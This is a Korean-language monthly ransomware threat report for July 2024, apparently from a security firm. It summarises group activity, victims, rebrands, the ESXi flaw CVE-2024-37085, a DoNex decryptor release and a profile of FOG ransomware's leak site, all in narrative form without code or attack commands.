VMware ESXi[5] 서버를 주 타깃으로 하는 SEXi 랜섬웨어가 APT INC 로 이름을 변경하고 공격을 수행하고 있다. 이들은 유출된 Babuk 빌더[6]를 이용해 VMware ESXi 환경을 공격하고 LockBit 3.0 빌더를 이용해서 Windows 환경도 공격하는 것으로 확인됐다. 이외에도 여러 그룹이 ESXi 환경을 위협하고 있다. 6 월 25 일 출시된 ESXi 8.0 U3 버전의 인증 우회 취약점(CVE-2024-37085)을 이용해 공격자들이 전체 관리자 권한을 획득할 수 있었다. Storm-0506, Storm-1175, Octo Tempest, Manatee Tempest 로 알려진 그룹들이 취약점을 악용해 Akira 랜섬웨어와 BlackBasta 랜섬웨어를 배포했다.

해킹 포럼인 브리치포럼(BreachForums)에서 활동하는 인텔브로커(IntelBroker)가 한국 기관의 데이터를 판매하는 글 3 건을 게시했다. 기관 이름은 구체적으로 언급되지 않았으며, 각각 “Korean Policy Force”, “Korean Government Agency”, “Korean Critical Government Agency”로 기재했다. IntelBroker 가 판매하는 데이터에는 관리자 포털이나 접근 권한, 중요 문서 등이 포함되어 있지만, 샘플을 공개하면 바로 보안 패치가 이루어질 수 있다며 공개하지 않았다.

체코의 사이버 보안 소프트웨어 회사인 어베스트(Avast)가 도넥스(DoNex) 랜섬웨어의 키 재사용 취약점을 이용한 복호화 툴을 공개했다. Avast 는 3 월부터 비공개로 피해자들을 지원하기 시작했으며, 7 월에는 더 이상 DoNex 랜섬웨어의 활동이 감지되지 않아 복호화 툴을 공개했다. DoNex 랜섬웨어는 여러 차례 리브랜딩된 그룹으로, 2022 년 4 월 뮤즈(Muse) 랜섬웨어로 시작해 2022 년 11 월에는 fake LockBit 3.0 을 사용했으며, 2023 년 5 월에는 다크레이스(DarkRace)로 이름을 변경했다. 이 후 2024 년 3 월 DoNex 랜섬웨어로 리브랜딩 됐지만, 5 건의 피해자 게시 이후 추가적인 활동이 확인되지 않았으며, 4 월에는 다크웹 유출 사이트마저 비활성화됐다.

[5] ESXi: VMware 에서 개발한 호스트 컴퓨터에서 다수의 운영체제를 동시에 실행시킬 수 있는 UNIX 기반의 논리적 플랫폼

[6] 빌더(Builder): 환경 설정을 통해 원하는 기능으로 이루어진 랜섬웨어를 만들 수 있는 랜섬웨어 제작 툴

■ 랜섬웨어 뉴스

infosec

CrowdStrike 패치/업데이트로 위장한 악성코드 배포

- 미국의 사이버 보안 기술 회사 CrowdStrike의 7월 19일 업데이트로 시스템 충돌 및 블루스크린 증상 발생
- 업데이트 혹은 패치로 위장한 문서에 악성코드를 함께 첨부하여 배포
- 핵티비스트 Handala는 PDF 파일에 Wiper 다운로드 링크를 첨부하여 Wiper 배포

BrainCipher 그룹 다크웹 유출 사이트에 복호화 키 공개

- 6월 20일에 공격한 인도네시아 국가 임시 데이터 센터에 대한 복호화 키
- 정치적 동기 때문에 공격한 것이 아니라 금전을 대가로 한 침투 테스트라고 주장
- 수사기관의 외압으로 공개하는 것이 아니라 이번에만 자발적으로 복호화 키를 공개하는 것이라 주장

해킹 포럼 BreachForums에 한국 기관 데이터 판매 글 3건 게시

- BreachForums에서 활동하는 IntelBroker가 한국 기관 데이터 판매 글을 3건 게시
- 언급된 기관 명은 "Korean Policy Force", "Korean Government Agency", "Korean Critical Government Agency"
- 별도로 공개된 샘플 데이터는 없으며, 이는 공개 시 차단돼 더 이상 접근할 수 없기 때문이라고 주장

LockBit 랜섬웨어, 다크웹 유출 사이트에 연락처 공개

- 연락 책임자로 추정되는 담당자 "Boss"의 각종 메신저 ID와 해킹 포럼 프로필을 공개
- 간결하게 용건만 하나의 메시지로 전달할 것을 요구
- 공개된 암호화 메신저 ID 및 프로필 정보는 Tox ID, XMPP, Briar ID, Ramp forum profile, Telegram ID, Signal ID

VMware ESXi 취약점(CVE-2024-37085)를 악용한 랜섬웨어 그룹

- 6월 25일 공개된 ESXi 8.0 U3 버전에서 발견된 인증 우회 취약점으로, 가상 환경 전체에 대한 관리자 권한 획득 가능
- 취약점 악용에는 높은 권한이 필요하지만, 다수의 그룹이 이미 이를 악용
- Storm-0506, Storm-1175, Octo Tempest, Manatee Tempest가 Akira, BlackBasta 랜섬웨어 배포에 사용



APT INC로 리브랜딩 한 SEXi 랜섬웨어
SEXi 랜섬웨어는 24년 2월 등장하여 ESXi 환경을 주 타깃으로 하는 랜섬웨어
6월부터 랜섬노트에 APT INC라고 명명하며 이름을 변경
ESXi 환경에는 Babuk 빌더를 활용하며, Windows 환경에는 LockBit 3.0 빌더를 활용하여 공격
해커 그룹 SiegedSec 활동 종료
2022년 4월에 등장하여 북대서양 조약 기구인 NATO, 미국의 싱크탱크인 The Heritage Foundation공격 이력 존재
7월 11일 자신들의 텔레그램 채널을 통해서 정신 건강 악화와 FBI 수사 회피를 목적으로 활동을 중단한다고 알림
활동 중단 이후에도 미국 소셜 뉴스 사이트인 레딧을 통해 The Heritage Foundation 공격에 대한 질의응답 진행
Hunters 그룹 5.0.0 버전 업데이트
자신들의 다크웹 유출 사이트의 News 탭을 통해서 업데이트 소식 전달
이전 버전의 복호화 문제를 해결했으며 암호화 및 해독 프로세스가 원활하고 안정적으로 진행된다고 함
LAPSUS$ 그룹 복귀
6월에 더 이상 불법적인 행동을 하지 않는다며 텔레그램을 통해서 활동 중단 소식 전달
중단 선언 10일만에 자신들의 텔레그램 채널을 "LAPSUS$ [Chapter2]"로 변경하며 복귀 조짐 발견
7월 19일 복귀하여 다시 신규 구성원을 모집하고 공격 대상을 투표 받는 등의 모습을 보임
DoNex 랜섬웨어 복호화 툴 공개
체코의 사이버 보안 소프트웨어 회사인 Avast에서 공개
키 재사용 취약점을 이용했으며, 3월부터 비공개로 지원하기 시작
4월부터 DoNex 그룹의 활동이 확인되지 않아 복호화 툴 공개

그림 1. 랜섬웨어 동향

■ 랜섬웨어 위협




그림 2. 2024 년 7 월 랜섬웨어 위협 현황

새로운 위협

7 월에는 여러 신규 랜섬웨어 그룹이 등장했으며, 활동을 중단했던 그룹이 다시 활동을 재개하기도 했다. 랩서스(LAPSUS$) 그룹은 지난 6 월 텔레그램 채널을 통해서 활동 중단 소식을 전했으나, 한 달 만에 다시 복귀해 신규 구성원 모집과 다음 공격 대상을 투표하는 등 활동을 이어가고 있다.




그림 3. Pryx 그룹 소개

7 월 새롭게 등장한 Pryx 그룹은 두 건의 피해자를 게시했다. 이들은 다크웹 유출 사이트에 자신들이 랜섬웨어 그룹이 아니며, 핵티비스트가 될 수도 있다고 명시했다. 또한 다크웹 유출 사이트에는 댓글을 남길 수 있는 페이지가 있으며, 데이터 유출 게시글 외에도 아랍의 봄과 2023 년 프랑스 폭력 시위와 같은 정치적인 내용의 게시글도 확인된다. 이로 인해 이들이 밝힌 바와 같이 랜섬웨어보다는 사회적·정치적 목적의 핵티비즘 성격이 강하게 보인다.

그림 4. 그룹별 다크웹 유출 사이트 (상: Vanir, 하: Akira)

Vanir 랜섬웨어의 다크웹 유출 사이트는 아키라(Akira) 랜섬웨어 그룹과 유사한 명령어 쉘 디자인을 사용하고 있으며, 명령어를 입력해 다른 페이지로 이동하는 방식도 매우 유사하다. 현재까지 총 세 건의 피해자를 게시했으며, 다크웹 유출 사이트에서 파트너를 모집하는 글도 확인됐다.

Madliberator 그룹은 7 월에만 8 건의 피해자를 게시했다. 피해자 수는 많지 않지만 제조업, 금융업, 기관, 의료, 유통 등 다양한 산업 분야에 걸쳐 피해자를 게시했다. 이 외에도 신규 Lynx 그룹은 2 건의 피해자를 게시했으며, 핵티비스트 널벌지(NullBulge)는 인도 유튜버 ChiefShifter 의 디스코드 데이터와 미국의 종합 미디어 기업 디즈니의 내부 협업 도구 데이터 1.2TB 를 공개하기도 했다.

그림 5. RansomCortex 다크웹 유출 사이트

마지막으로, 7 월 11 일 등장한 신규 RansomCortex 그룹은 등장과 함께 의료 업계와 관련이 있는 피해자 4 건을 게시했다. 그러나 8 월 1 일 기준으로 다크웹 유출 사이트의 모든 데이터가 내려갔고, 사이트의 타이틀이 “Offline”으로 변경되며 추가적인 활동은 확인되지 않고 있다.

Top5 랜섬웨어

그림 6. 산업/국가별 주요 랜섬웨어 공격 현황

랜섬허브(RansomHub) 그룹은 7 월에만 전체 활동량의 32%에 해당하는 48 건을 게시하며 활발한 활동을 보이고 있다. 지난 3 월 블랙캣(BlackCat/Alphv)의 엑시트스캠(Exit Scam) [7] 이후, BlackCat(Alphv)의 파트너들이 RansomHub 에 합류하면서 3 월부터 활동량이 꾸준히 증가하고 있다. 6 월에는 국내 건축 사무소를 공격했으며, 7 월에는 미국 플로리다 주의 보건부를 공격했다. 또한 7 월에는 랜섬웨어에 일부 기능이 추가된 신규 버전이 발견되기도 했다. RansomHub 에 대한 상세한 분석 내용은 SK 쉴더스의 2024 년 2 분기 랜섬웨어 동향 보고서인 “KARA 랜섬웨어 동향 보고서 2024 2Q”에서 확인할 수 있다.

[7] 엑시트스캠(Exit Scam): 계열사에게 수수료를 지급하지 않거나 랜섬웨어 피해자에게 돈을 지불 받고 파일 복구를 해주지 않은 채 사라지는 사기 행위

LockBit 랜섬웨어 그룹은 지난달 12건으로 상대적으로 낮은 피해 건수를 기록했지만, 7월에는 다시 활동량을 늘리며 33 건의 피해자를 게시했다. 하지만 7 월에는 LockBit 랜섬웨어 공격에 연루된 2명이 유죄를 인정했으며, 다크웹 유출 사이트가 간헐적으로 접속이 불가능하거나 테스트 게시글이 빈번히 올라오는 등 여전히 불안한 모습을 보이고 있다.

Akira 그룹은 2023 년 4 월에 등장해 활동을 이어가고 있으며, 7 월에는 VMware ESXi 인증 우회 취약점인 CVE-2024-37085 을 이용한 정황이 발견됐다. 이들은 이번 달에 캐나다의 협동조합연합회인 Federated Co-operatives Limited 를 공격해 식료품 재고 문제와 카드 잠금 중단 등의 문제를 발생시켜 연합원 소매점 운영에도 영향을 미쳤다. 또한, 금융 기관인 Financoop 을 공격해 약 20GB 의 재무 정보 및 내부 데이터를 탈취했으며, 원유 및 정제 석유 운송 서비스 기업인 Heidmar 도 공격했다.

헌터스(Hunters) 랜섬웨어 그룹은 다크웹 유출 사이트를 통해 암호화 및 복호화 도구가 5.0.0 버전으로 업데이트되었음을 전했다. 이는 이전 버전의 문제를 모두 해결한 버전으로, 암호화 및 복호화가 좀 더 원활하게 진행될 것이라고 한다. 이들은 미국의 재활 의료 서비스 제공 업체인 Northeast Rehabilitation Hospital Network 를 공격해 약 410GB 의 병원 운영 자료와 환자 정보를 탈취했다. 또한, 케냐의 도시 도로 당국인 Kenya Urban Roads Authority 를 공격해 개인 식별 정보, 재무 문서 및 고객 데이터를 포함해 약 18GB 의 데이터를 탈취하기도 했다.

플레이(Play) 랜섬웨어 그룹의 경우 활동 기간 중 전체 공격의 61%가 미국 소재 기업을 대상으로 하고 있다. 특히, 지난 7 월에는 모든 공격이 미국을 대상으로 이루어졌다. 최근 Linux 환경에서 VMware ESXi 환경을 암호화하는 기능을 가진 랜섬웨어 변종이 발견됐다. 이를 이용해서 VM 디스크나 구성 파일을 손상시키거나 가상머신 파일을 암호화할 수 있으며, 기존보다 더 많은 플랫폼에 영향을 미칠 수 있어 주의가 필요하다.

■ 랜섬웨어 집중 포커스

FOG 랜섬웨어 개요

출처: FOG 랜섬웨어 데이터 유출 사이트

2024 년 5 월부터 포착된 FOG 랜섬웨어는 활동 초기에 별도의 다크웹 유출 사이트가 확인되지 않았고, 랜섬노트에 기재된 다크웹 채팅 페이지를 통해 피해자와 협상하는 방식을 사용했다. 그러나 7 월 17 일, 피해자가 7 건이 게시된 다크웹 유출 사이트가 발견됐으며, 이후 4 건을 추가로 게시하면서 총 11 건의 피해자를 게시했다.




그림 7. FOG 랜섬웨어 공격 통계

다크웹 유출 사이트에 게시된 피해자는 주로 교육기관으로 확인됐다. 11 건의 피해자 중 7 건이 교육기관이며, 호주의 질롱 루터란 대학, 오만 독일 기술 대학교, 미국 텍사스 오데사 대학, 미국 위치타 주립 대학교 응용과학 및 기술 캠퍼스 등 대학뿐만 아니라 미국 일부 지역의 학군도 포함되어 있다.




그림 8. FOG 랜섬웨어 데이터 유출 사이트의 게시글 열람 화면 (상: 열람 가능한 게시글, 하: 열람 불가능한 게시글)

FOG 랜섬웨어 다크웹 유출 사이트는 7 월 17 일에 발견된 이후로 꾸준히 피해자가 게시되고 있지만, 대부분의 게시글을 열람할 수 없는 상태다. 7 월 30 일을 기준으로 11 건의 게시글 중 1 건은 삭제된 상태이며, 2 개의 게시글만 열람할 수 있고 나머지 8 개의 게시글은 페이지가 존재하지 않는다는 에러 페이지로 안내된다. 또한, 정상적으로 접근이 가능한 2 개의 게시글에도 별도의 샘플 데이터나 공개된 데이터는 존재하지 않는다. 다크웹 유출 사이트가 원활하게 운영되지 않는 점은 운영 미숙이나 채팅 페이지에서 협상이 결렬된 경우에만 게시글을 수정하는 방식 등 여러 가능성이 있으므로 지속적인 관찰이 필요하다.




그림 9. FOG 랜섬웨어 개요

